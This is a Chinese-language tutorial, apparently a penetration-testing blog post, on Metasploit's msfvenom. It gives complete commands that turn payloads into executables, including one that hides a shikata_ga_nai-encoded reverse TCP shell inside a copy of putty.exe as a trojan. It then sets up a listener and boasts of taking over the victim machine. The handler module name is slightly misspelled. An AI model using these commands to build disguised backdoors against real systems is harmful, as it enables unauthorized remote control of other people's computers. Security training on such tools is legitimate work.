


何为MSFvenom
众所周知,Metasploit是渗透测试中的神器,Metasploit中有各种非常有用的模块,比如MSFpayload和MSFencode。我们 可以利用MSFpayload生成各种类型的shellcode,完成各种exploit的编写。我们可以利用MSFencode来完成对 shellcode编码,加密,生成backdoor等。通常我们使用命令管道来完成先生成shellcode然后编码shellcode。现 在,Metasploit提供了一种新的模块MSFvenom,它集成了MSFpayload和MSFencode的功能。
利用MSFvenom生成shellcode编写exploit
MSFvenom参数
| 以下是代码片段: root@bogon:~# msfvenom -h Usage: /opt/metasploit/apps/pro/msf3/msfvenom [options] Options: -p, –payload Payload to use. Specify a ’-’ or stdin to use custom payloads -l, –list [module_type] List a module type example: payloads, encoders, nops, all -n, –nopsled Prepend a nopsled of [length] size on to the payload -f, –format Output format (use –help-formats for a list) -e, –encoder [encoder] The encoder to use -a, –arch The architecture to use –platform The platform of the payload -s, –space The maximum size of the resulting payload -b, –bad-chars The list of characters to avoid example: ’/x00/xff’ -i, –iterations The number of times to encode the payload -c, –add-code Specify an additional win32 shellcode file to include -x, –template Specify a custom executable file to use as a template -k, –keep Preserve the template behavior and inject the payload as a new thread -o, –options List the payload’s standard options -h, –help Show this message –help-formats List available formats |
使用MSFvenom生成backdoor进行渗透
通常,我们在渗透的时候需要在目标主机上安装后门。考虑到目标主机有可能存在防火墙或者在NAT后。因此我们使用反弹shell,即payload为windows/shell/reverse_tcp为例。
MSFvenom提供多个payload追加功能和将payload追加到模板程序的功能,下面我们进行演示。
多个payload追加功能
首先我们生成一个raw型的payload
| 以下是代码片段: msfvenom -a x86 –platform windows -p windows/shell_bind_tcp LPORT=xxx -f raw >bindtcp |
然后我们将这个payload追加到另一个payload上,生成exe文件
| 以下是代码片段: msfvenom -c bindtcp -a x86 –platform Windows -p windows/messagebox TEXT=”bindtcp and msgbox” -f exe > test.exe |
然后我们在目标主机上执行。
最后,我们利用putty作为模板,生成一个包含反弹shell的backdoor。
首先,将putty.exe拷贝到opt/metasploit/apps/pro/msf3/data/templates目录下,然后将反弹shell的payload追加到putty上。
| 以下是代码片段: msfvenom -a x86 –platform windows -x putty.exe -k -p windows/shell/reverse_tcp LHOST=x.x.x.x LPORT=xxx -e x86/shikata_ga_nai -f exe > testtmp.exe |
看看一下生成的木马文件
我们在本机使用msfconsole配置好,监听反弹的shell。
开启的过程比较慢,我们先把木马文件发到我本机上
开启metasploit设置监听参数
| 以下是代码片段: Use exploit/multi/handle |
最后输入exploit开启监听等待目标机器中招
注意看kali这边的显示,我们运行一下木马程序


这样,这个机器的权限我们就拿下来了
教程到此结束,谢谢观看
视频演示地址:http://count.77169.com/donghua_online/2015/msfvenom/msfvenom_controller.swf


暂无评论内容